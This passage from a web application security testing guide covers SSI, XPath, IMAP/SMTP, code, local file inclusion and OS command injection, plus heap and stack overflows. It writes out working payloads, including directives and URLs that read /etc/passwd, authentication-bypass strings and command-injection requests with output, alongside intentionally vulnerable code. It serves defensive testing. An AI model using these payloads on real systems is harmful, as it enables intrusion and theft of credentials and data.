The testing activity required to do this is exactly the same used to test for other code injection vulnerabilities. In particular, we need to find every page where the user is allowed to submit some kind of input, and verify whether the application is correctly validating the submitted input. If sanitization is insufficient, we need to test if we can provide data that is going to be displayed unmodified (for example, in an error message or forum post). Besides common user-supplied data, input vectors that should always be considered are HTTP request headers and cookies content, since they can be easily forged.

Once we have a list of potential injection points, we can check if the input is correctly validated and then find out where the provided input is stored. We need to make sure that we can inject characters used in SSI directives:

< ! # = / . " - > and [a-zA-Z0-9]

To test if validation is insufficient, we can input, for example, a string like the following in an input form:

<!--#include virtual="/etc/passwd" -->

This is similar to testing for XSS vulnerabilities using

<script>alert("XSS")</script>

If the application is vulnerable, the directive is injected and it would be interpreted by the server the next time the page is served, thus including the content of the Unix standard password file.

The injection can be performed also in HTTP headers, if the web application is going to use that

data to build a dynamically generated page:

GET / HTTP/1.0
Referer: <!--#exec cmd="/bin/ps ax"-->
User-Agent: <!--#include virtual="/proc/version"-->

Gray Box testing and example

If we have access to the application source code, we can quite easily find out:

1. If SSI directives are used. If they are, then the web server is going to have SSI support enabled, making SSI injection at least a potential issue to investigate.
2.
3. Where user input, cookie content and HTTP headers are handled. The complete list of input vectors is then quickly determined.
4.
5. How the input is handled, what kind of filtering is performed, what characters the application is not letting through, and how many types of encoding are taken into account.
6.

Performing these steps is mostly a matter of using grep to find the right keywords inside the source code (SSI directives, CGI environment variables, variables assignment involving user input, filtering functions and so on).

References

Whitepapers

- Apache Tutorial: "Introduction to Server Side Includes" - http://httpd.apache.org/docs/1.3/howto/ssi.html
- Apache: "Module mod_include" - http://httpd.apache.org/docs/1.3/mod/mod_include.html
-
- Apache: "Security Tips for Server Configuration" - http://httpd.apache.org/docs/1.3/misc/security_tips.html#ssi
- Header Based Exploitation - http://www.cgisecurity.net/papers/header-based-

exploitation.txt

- SSI Injection instead of JavaScript Malware - http://jeremiahgrossman.blogspot.com/2006/08/ssi-injection-instead-of-javascript.html
- IIS: "Notes on Server-Side Includes (SSI) syntax" - http://blogs.iis.net/robert_mcmurray/archive/2010/12/28/iis-notes-on-server-side-includes-ssi-syntax-kb-203064-revisited.aspx

Tools

- Web Proxy Burp Suite - http://portswigger.net
- Paros - http://www.parosproxy.org/index.shtml
- WebScarab
- String searcher: grep - http://www.gnu.org/software/grep, your favorite text editor

4.8.11 Testing for XPath Injection

Brief Summary

XPath is a language that has been designed and developed primarily to address parts of an XML document. In XPath injection testing, we test if it is possible to inject data into an application so that it executes user-controlled XPath queries. When successfully exploited, this vulnerability may allow an attacker to bypass authentication mechanisms or access information without proper authorization.

Short Description of the Issue

Web applications heavily use databases to store and access the data they need for their operations. Historically, relational databases have been by far the most common technology for data storage, but, in the last years, we are witnessing an increasing popularity for databases that organize data using the XML language. Just like relational databases are accessed via SQL language, XML databases use XPath as their standard query language. Since, from a conceptual point of view, XPath is very similar to SQL in its purpose and applications, an interesting result is that XPath injection attacks follow the same logic as SQL Injection attacks. In some aspects, XPath is even more powerful than standard SQL, as its whole power is already present in its specifications, whereas a large number of the techniques that can be used in a SQL Injection attack depend on the characteristics of the SQL dialect used by the target database. This means that XPath injection attacks can be much more adaptable and ubiquitous. Another advantage of

an XPath injection attack is that, unlike SQL, no ACLs are enforced, as our query can access every part of the XML document.

Black Box testing and example

The XPath attack pattern was first published by Amit Klein [1] and is very similar to the usual SQL Injection. In order to get a first grasp of the problem, let's imagine a login page that manages the authentication to an application in which the user must enter his/her username and password. Let's assume that our database is represented by the following XML file:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>gandalf</username>
<password>!c3</password>
<account>admin</account>
</user>
<user>
<username>Stefan0</username>
<password>w1s3c</password>
<account>guest</account>
</user>
<user>
<username>tony</username>
<password>Un6R34kb!e</password>
<account>guest</account>
</user>
</users>
```

An XPath query that returns the account whose username is "gandalf" and the password is "!c3" would be the following:

```
string(//user[username/text()='gandalf' and password/text()='!c3']/account/text())
```

If the application does not properly filter user input, the tester will be able to inject XPath code and interfere with the query result. For instance, the tester could input the following values:

Username: ' or '1' = '1
Password: ' or '1' = '1

Looks quite familiar, doesn't it? Using these parameters, the query becomes:

string(//user[username/text()='' or '1' = '1' and password/text()='' or '1' = '1']/account/text())

As in a common SQL Injection attack, we have created a query that always evaluates to true, which means that the application will authenticate the user even if a username or a password have not been provided.

And as in a common SQL Injection attack, with XPath injection, the first step is to insert a single quote (') in the field to be tested, introducing a syntax error in the query, and to check whether the application returns an error message.

If there is no knowledge about the XML data internal details and if the application does not provide useful error messages that help us reconstruct its internal logic, it is possible to perform a Blind XPath Injection attack, whose goal is to reconstruct the whole data structure. The technique is similar to inference based SQL Injection, as the approach is to inject code that creates a query that returns one bit of information. Blind XPath Injection is explained in more detail by Amit Klein in the referenced paper.

References

Whitepapers

- [1] Amit Klein: "Blind XPath Injection" - http://www.modsecurity.org/archive/amit/blind-xpath-injection.pdf
- [2] XPath 1.0 specifications - http://www.w3.org/TR/xpath

4.8.12 IMAP/SMTP Injection

Brief Summary

This threat affects all applications that communicate with mail servers (IMAP/SMTP), generally webmail applications. The aim of this test is to verify the capacity to inject arbitrary IMAP/SMTP commands into the mail servers, due to input data not being properly sanitized.

Description of the Issue

The IMAP/SMTP Injection technique is more effective if the mail server is not directly accessible from Internet. Where full communication with the backend mail server is possible, it is recommended to make a direct testing.

An IMAP/SMTP Injection makes it possible to access a mail server which otherwise would not be directly accessible from the Internet. In some cases, these internal systems do not have the same level of infrastructure security and hardening that is applied to the front-end web servers. Therefore, mail server results may be more vulnerable to attacks by end users (see the scheme presented in Figure 1).




Figure 1 - Communication with the mail servers using the IMAP/SMTP Injection technique.

Figure 1 depicts the flow of traffic generally seen when using webmail technologies. Step 1 and 2 is the user interacting with the webmail client, whereas step 2 is the tester bypassing the webmail client and interacting with the back-end mail servers directly.

This technique allows a wide variety of actions and attacks. The possibilities depend on the type and scope of injection and the mail server technology being tested.

Some examples of attacks using the IMAP/SMTP Injection technique are:

- Exploitation of vulnerabilities in the IMAP/SMTP protocol
- Application restrictions evasion
- Anti-automation process evasion

- Information leaks
- Relay/SPAM

Black Box testing and example

The standard attack patterns are:

- Identifying vulnerable parameters
- Understanding the data flow and deployment structure of the client
- IMAP/SMTP command injection

Identifying vulnerable parameters

In order to detect vulnerable parameters, the tester has to analyze the application's ability in handling input. Input validation testing requires the tester to send bogus, or malicious, requests to the server and analyse the response. In a secure application, the response should be an error with some corresponding action telling the client that something has gone wrong. In a vulnerable application, the malicious request may be processed by the back-end application that will answer with a "HTTP 200 OK" response message.

It is important to note that the requests being sent should match the technology being tested. Sending SQL injection strings for Microsoft SQL server when a MySQL server is being used will result in false positive responses. In this case, sending malicious IMAP commands is modus operandi since IMAP is the underlying protocol being tested.

IMAP special parameters that should be used are:

On the IMAP server	**On the SMTP server**
Authentication	Emissor e-mail
operations with mail boxes (list, read, create, delete, rename)	Destination e-mail
operations with messages (read, copy, move, delete)	Subject
Disconnection	Message body
	Attached files

In this example, the "mailbox" parameter is being tested by manipulating all requests with the

parameter in:

http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1

The following examples can be used.

- Assign a null value to the parameter:

http://<webmail>/src/read_body.php?mailbox=&passed_id=46106&startMessage=1

- Substitute the value with a random value:

http://<webmail>/src/read_body.php?mailbox=NOTEXIST&passed_id=46106&startMessage=1

- Add other values to the parameter:

http://<webmail>/src/read_body.php?mailbox=INBOX
PARAMETER2&passed_id=46106&startMessage=1

- Add non standard special characters (i.e.: \, ', ", @, #, !, |):

http://<webmail>/src/read_body.php?mailbox=INBOX"&passed_id=46106&startMessage=1

- Eliminate the parameter:

http://<webmail>/src/read_body.php?passed_id=46106&startMessage=1

The final result of the above testing gives the tester three possible situations:

S1 - The application returns a error code/message

S2 - The application does not return an error code/message, but it does not realize the requested operation

S3 - The application does not return an error code/message and realizes the operation requested normally

Situations S1 and S2 represent successful IMAP/SMTP injection.

An attacker's aim is receiving the S1 response, as it is an indicator that the application is vulnerable to injection and further manipulation.

Let's suppose that a user retrieves the email headers using the following HTTP request:

http://<webmail>/src/view_header.php?mailbox=INBOX&passed_id=46105&passed_ent_id=0

An attacker might modify the value of the parameter INBOX by injecting the character " (%22 using URL encoding):

http://<webmail>/src/view_header.php?mailbox=INBOX
%22&passed_id=46105&passed_ent_id=0

In this case, the application answer may be:

ERROR: Bad or malformed request.
Query: SELECT "INBOX""
Server responded: Unexpected extra arguments to Select

The situation S2 is harder to test successfully. The tester needs to use blind command injection in order to determine if the server is vulnerable.

On the other hand, the last situation (S3) is not relevant in this paragraph.

Result Expected:

- List of vulnerable parameters
- Affected functionality
- Type of possible injection (IMAP/SMTP)

Understanding the data flow and deployment structure of the client

After identifying all vulnerable parameters (for example, "passed_id"), the tester needs to determine what level of injection is possible and then design a testing plan to further exploit the application.

In this test case, we have detected that the application's "passed_id" parameter is vulnerable and is used in the following request:

http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46225&startMessage=1

Using the following test case (providing an alphabetical value when a numerical value is required):

http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=test&startMessage=1

will generate the following error message:

ERROR : Bad or malformed request.
Query: FETCH test:test BODY[HEADER]
Server responded: Error in IMAP command received by server.

In this example, the error message returned the name of the executed command and the corresponding parameters.

In other situations, the error message ("not controlled" by the application) contains the name of the executed command, but reading the suitable RFC (see "Reference" paragraph) allows the tester to understand what other possible commands can be executed.

If the application does not return descriptive error messages, the tester needs to analyze the affected functionality to deduce all the possible commands (and parameters) associated with the above mentioned functionality. For example, if a vulnerable parameter has been detected in the create mailbox functionality, it is logical to assume that the affected IMAP command is "CREATE". According to the RFC, the CREATE command accepts one parameter which specifies the name of the mailbox to create.

Result Expected:

- List of IMAP/SMTP commands affected
- Type, value, and number of parameters expected by the affected IMAP/SMTP commands

IMAP/SMTP command injection

Once the tester has identified vulnerable parameters and has analyzed the context in which they are executed, the next stage is exploiting the functionality.

This stage has two possible outcomes:

1. The injection is possible in an unauthenticated state: the affected functionality does not require the user to be authenticated. The injected (IMAP) commands available are limited to: CAPABILITY, NOOP, AUTHENTICATE, LOGIN, and LOGOUT.

2. The injection is only possible in an authenticated state: the successful exploitation requires the user to be fully authenticated before testing can continue.

In any case, the typical structure of an IMAP/SMTP Injection is as follows:

- Header: ending of the expected command;
- Body: injection of the new command;
- Footer: beginning of the expected command.

It is important to remember that, in order to execute an IMAP/SMTP command, the previous command must be terminated with the CRLF (%0d%0a) sequence. Let's suppose that in the stage 1 ("Identifying vulnerable parameters"), the attacker detects that the parameter "message_id" in the following request is vulnerable:

http://<webmail>/read_email.php?message_id=4791

Let's suppose also that the outcome of the analysis performed in the stage 2 ("Understanding the data flow and deployment structure of the client") has identified the command and arguments associated with this parameter as:

FETCH 4791 BODY[HEADER]

In this scenario, the IMAP injection structure would be:

http://<webmail>/read_email.php?message_id=4791 BODY[HEADER]%0d%0aV100 CAPABILITY%0d%0aV101 FETCH 4791

Which would generate the following commands:

???? FETCH 4791 BODY[HEADER]
V100 CAPABILITY

V101 FETCH 4791 BODY[HEADER]

where:

Header = 4791 BODY[HEADER]
Body = %0d%0aV100 CAPABILITY%0d%0a
Footer = V101 FETCH 4791

Result Expected:

- Arbitrary IMAP/SMTP command injection

References

Whitepapers

- RFC 0821 “Simple Mail Transfer Protocol”.
- RFC 3501 “Internet Message Access Protocol - Version 4rev1”.
- Vicente Aguilera Díaz: “MX Injection: Capturing and Exploiting Hidden Mail Servers" - http://www.webappsec.org/projects/articles/121106.pdf

4.8.13 Testing for Code Injection

Brief Summary

This section describes how a tester can check if it is possible to enter code as input on a web page and have it executed by the web server.

Description of the Issue

In code injection testing, a tester submits input that is processed by the web server as dynamic code or as an included file. These tests can target various server-side scripting engines, e.g.., ASP or PHP. Proper input validation and secure coding practices need to be employed to protect against these attacks.

Black Box testing and example

Testing for PHP Injection vulnerabilities:

Using the querystring, the tester can inject code (in this example, a malicious URL) to be processed as part of the included file:

http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a

Result Expected:

The malicious URL is accepted as a parameter for the PHP page, which will later use the value in an included file.

Gray Box testing and example

Testing for ASP Code Injection vulnerabilities

Examine ASP code for user input used in execution functions. Can the user enter commands into the Data input field? Here, the ASP code will save the input to a file and then execute it:

```
<%
If not isEmpty(Request( "Data" ) ) Then
Dim fso, f
'User input Data is written to a file named data.txt
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(Server.MapPath( "data.txt" ), 8, True)
f.Write Request("Data") & vbCrLf
f.close
Set f = nothing
Set fso = Nothing

'Data.txt is executed
Server.Execute( "data.txt" )

Else
%>
<form>
<input name="Data" /><input type="submit" name="Enter Data" />
```

</form>
<%
End If
%>)))

References

- Security Focus - http://www.securityfocus.com
- Insecure.org - http://www.insecure.org
- Wikipedia - http://www.wikipedia.org
- Reviewing Code for OS Injection

4.8.13.1 Testing for Local File Inclusion

Brief Summary

File Inclusion vulnerability allows an attacker to include a file, usually through a script on the web server. The vulnerability occurs due to the use of user-supplied input without proper validation. This can lead to something as minimal as outputting the contents of the file, but depending on the severity, to list a few it can lead to:

- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
- Denial of Service (DoS)
- Sensitive Information Disclosure

Description of the Issue

Local File Inclusion (also known as LFI) is the process of including local files on a server through the web browser. This vulnerability occurs when a page include is not properly sanitized, and allows directory traversal characters (such as dot-dot-slash) to be injected. Although most examples point to vulnerable PHP scripts, one should keep in mind it is also common in other technologies such as JSP, ASP and others.

Black Box testing and example

Since LFI occurs when page includes are not properly sanitized, in a blackbox testing approach one should look for scripts which take filenames as parameters. Consider the following example:

http://vulnerable_host/preview.php?file=example.html

This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server. Typical proof-of-concept would be to load passwd file:

http://vulnerable_host/preview.php?file=../../../../etc/passwd

If the above mentioned conditions are met, an attacker would see something like the following:

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
alex:x:500:500:alex:/home/alex:/bin/bash
margo:x:501:501::/home/margo:/bin/bash
...

Very often, even when such vulnerability exists, its exploitation is a bit more complex. Consider the following piece of code:

<?php “include/”.include($_GET['filename'].“.php”); ?>

In the case, simple substitution with arbitrary filename would not work as the postfix 'php' is appended. In order to bypass it, a technique with null-byte terminators is used. Since %00 effectively presents the end of the string, any characters after this special byte will be ignored. Thus, the following request will also return an attacker list of basic users attributes:

http://vulnerable_host/preview.php?file=../../../../etc/passwd%00

To be continued.

Gray Box testing and example

Gray box

Mitigation

How to protect yourself from LFI

References

- Wikipedia - http://www.wikipedia.org/wiki/Local_File_Inclusion
- Hakipedia - http://hakipedia.com/index.php/Local_File_Inclusion

4.8.13.2 Testing for Remote File Inclusion

4.8.14 Testing for Command Injection

Brief Summary

This article describes how to test an application for OS command injection. We try try to inject an OS command through an HTTP request to the application.

Short Description of the Issue

OS command injection is a technique used via a web interface in order to execute OS commands on a web server.

The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to this exploit. With the ability to execute OS commands, the user can upload malicious programs or even obtain passwords. OS command injection is preventable when security is emphasized during the design and development of applications.

Black Box testing and example

When viewing a file in a web application, the file name is often shown in the URL. Perl allows piping data from a process into an open statement. The user can simply append the Pipe symbol "|" onto the end of the filename.

Example URL before alteration:

http://sensitive/cgi-bin/userData.pl?doc=user1.txt

Example URL modified:

http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|

This will execute the command "/bin/ls".

Appending a semicolon to the end of a URL for a .PHP page followed by an operating system command, will execute the command. %3B is url encoded and decodes to semicolon

Example:

http://sensitive/something.php?dir=%3Bcat%20/etc/passwd

Example

Consider the case of an application that contains a set of documents that you can browse from the Internet. If you fire up WebScarab, you can obtain a POST HTTP like the following:

POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf

In this post request, we notice how the application retrieves the public documentation. Now we can test if it is possible to add an operating system command to inject in the POST HTTP. Try the following:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010
FireFox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;
q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf+|+Dir c:\
```

If the application doesn't validate the request, we can obtain the following result:

```
Exec Results for 'cmd.exe /c type "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
Output...
Il volume nell'unità C non ha etichetta.
Numero di serie Del volume: 8E3F-4B61
Directory of c:\
 18/10/2006 00:27 2,675 Dir_Prog.txt
```

```
18/10/2006 00:28 3,887 Dir_ProgFile.txt
16/11/2006 10:43
  Doc
  11/11/2006 17:25
    Documents and Settings
    25/10/2006 03:11
      I386
      14/11/2006 18:51
          h4ck3r
          30/09/2005 21:40 25,934
              OWASP1.JPG
              03/11/2006 18:29
                      Prog
                      18/11/2006 11:20
                              Program Files
                              16/11/2006 21:12
                                      Software
                                      24/10/2006 18:25
                                              Setup
                                              24/10/2006 23:37
                                                      Technologies
                                                      18/11/2006 11:14
                                                      3 File 32,496 byte
                                                      13 Directory 6,921,269,248 byte disponibili
                                                      Return code: 0
```

In this case, we have successfully performed an OS injection attack.

Gray Box testing

Sanitization

The URL and form data needs to be sanitized for invalid characters. A “blacklist” of characters is an option but it may be difficult to think of all of the characters to validate against. Also there may be some that were not discovered as of yet. A “white list” containing only allowable characters should be created to validate the user input. Characters that were missed, as

well as undiscovered threats, should be eliminated by this list.

Permissions

The web application and its components should be running under strict permissions that do not allow operating system command execution. Try to verify all these informations to test from a Gray Box point of view

References

White papers

- http://www.securityfocus.com/infocus/1709

Tools

- OWASP WebScarab
- OWASP WebGoat

4.8.15 Testing for Buffer Overflow

4.8.15.1 Testing for Heap Overflow

Brief Summary

In this test we check whether a tester can make a Heap overflow that exploits a memory segment.

Description of the Issue

Heap is a memory segment that is used for storing dynamically allocated data and global variables. Each chunk of memory in heap consists of boundary tags that contain memory management information.


When a heap-based buffer is overflowed the control information in these tags is overwritten. When the heap management routine frees the buffer, a memory address overwrite takes place leading to an access violation. When the overflow is executed in a controlled fashion, the vulnerability would allow an adversary to overwrite a desired memory location with a user-controlled value. In practice, an attacker would be able to overwrite function pointers and various addresses stored in structures like GOT, .dtors or TEB with the address of a malicious payload.

There are numerous variants of the heap overflow (heap corruption) vulnerability that can

allow anything from overwriting function pointers to exploiting memory management structures for arbitrary code execution. Locating heap overflows requires closer examination in comparison to stack overflows, since there are certain conditions that need to exist in the code for these vulnerabilities to be exploitable.

Black Box testing and example

The principles of black box testing for heap overflows remain the same as stack overflows. The key is to supply as input strings that are longer than expected. Although the test process remains the same, the results that are visible in a debugger are significantly different. While in the case of a stack overflow, an instruction pointer or SEH overwrite would be apparent, this does not hold true for a heap overflow condition. When debugging a windows program, a heap overflow can appear in several different forms, the most common one being a pointer exchange taking place after the heap management routine comes into action. Shown below is a scenario that illustrates a heap overflow vulnerability.



The two registers shown, EAX and ECX, can be populated with user supplied addresses which are a part of the data that is used to overflow the heap buffer. One of the addresses can point to a function pointer which needs to be overwritten, for example UEF (Unhandled Exception filter), and the other can be the address of user supplied code that needs to be executed.

When the MOV instructions shown in the left pane are executed, the overwrite takes place and, when the function is called, user supplied code gets executed. As mentioned previously, other methods of testing such vulnerabilities include reverse engineering the application binaries, which is a complex and tedious process, and using fuzzing techniques.

Gray Box testing and example

When reviewing code, one must realize that there are several avenues where heap related vulnerabilities may arise. Code that seems innocuous at the first glance can actually be vulnerable under certain conditions. Since there are several variants of this vulnerability, we will cover only the issues that are predominant. Most of the time, heap buffers are considered safe by a lot of developers who do not hesitate to perform insecure operations like strcpy( ) on them. The myth that a stack overflow and instruction pointer overwrite are the only means to execute arbitrary code proves to be hazardous in case of code shown below:-

```
int main(int argc, char *argv[])
        {
                ……

                vulnerable(argv[1]);
                return 0;
        }


        int vulnerable(char *buf)
        {

                HANDLE hp = HeapCreate(0, 0, 0);
```

```
        HLOCAL chunk = HeapAlloc(hp, 0, 260);

        strcpy(chunk, buf);  '" Vulnerability'"

          ……..

        return 0;
}
```

In this case, if buf exceeds 260 bytes, it will overwrite pointers in the adjacent boundary tag, facilitating the overwrite of an arbitrary memory location with 4 bytes of data once the heap management routine kicks in.

Lately, several products, especially anti-virus libraries, have been affected by variants that are combinations of an integer overflow and copy operations to a heap buffer. As an example, consider a vulnerable code snippet, a part of code responsible for processing TNEF filetypes, from Clam Anti Virus 0.86.1, source file tnef.c and function tnef_message( ):

```
string = cli_malloc(length + 1); '" Vulnerability'"
if(fread(string, 1, length, fp) != length) {'" Vulnerability'"
free(string);
return -1;
}
```

The malloc in line 1 allocates memory based on the value of length, which happens to be a 32 bit integer. In this particular example, length is user-controllable and a malicious TNEF file can be crafted to set length to '-1', which would result in malloc(0). Therefore, this malloc would allocate a small heap buffer, which would be 16 bytes on most 32 bit platforms (as indicated in malloc.h).

And now, in line 2, a heap overflow occurs in the call to fread( ). The 3rd argument, in this case length, is expected to be a size_t variable. But if it's going to be '-1', the argument wraps to 0xFFFFFFFF, thus copying 0xFFFFFFFF bytes into the 16 byte buffer.

Static code analysis tools can also help in locating heap related vulnerabilities such as "double free" etc. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.

References

Whitepapers

- w00w00: "Heap Overflow Tutorial" - http://www.cgsecurity.org/exploit/heaptut.txt
- David Litchfield: "Windows Heap Overflows" - http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt

Tools

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - http://www.ollydbg.de
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - http://www.immunitysec.com/downloads/SPIKE2.9.tgz
- Brute Force Binary Tester (BFB), A proactive binary checker - http://bfbtester.sourceforge.net

4.8.15.2 Testing for Stack Overflow

Brief Summary

This section discusses an overflow test that focuses on how to manipulate the program stack.

Description of the Issue

Stack overflows occur when variable size data is copied into fixed length buffers located on the program stack without any bounds checking. Vulnerabilities of this class are generally considered to be of high severity since their exploitation would mostly permit arbitrary code execution or Denial of Service. Rarely found in interpreted platforms, code written in C and similar languages is often ridden with instances of this vulnerability. An extract from the buffer overflow section of OWASP Development Guide 2.0 states that:

Almost every platform, with the following notable exceptions:

- *J2EE – as long as native methods or system calls are not invoked*
- *.NET – as long as /unsafe or unmanaged code is not invoked (such as the use of P/Invoke or COM Interop)*
- *PHP – as long as external programs and vulnerable PHP extensions written in C or C+*

+ are not called

can suffer from stack overflow issues.

Stack overflow vulnerabilities often allow an attacker to directly take control of the instruction pointer and, therefore, alter the execution of the program and execute arbitrary code. Besides overwriting the instruction pointer, similar results can also be obtained by overwriting other variables and structures, like Exception Handlers, which are located on the stack.

Black Box testing and example

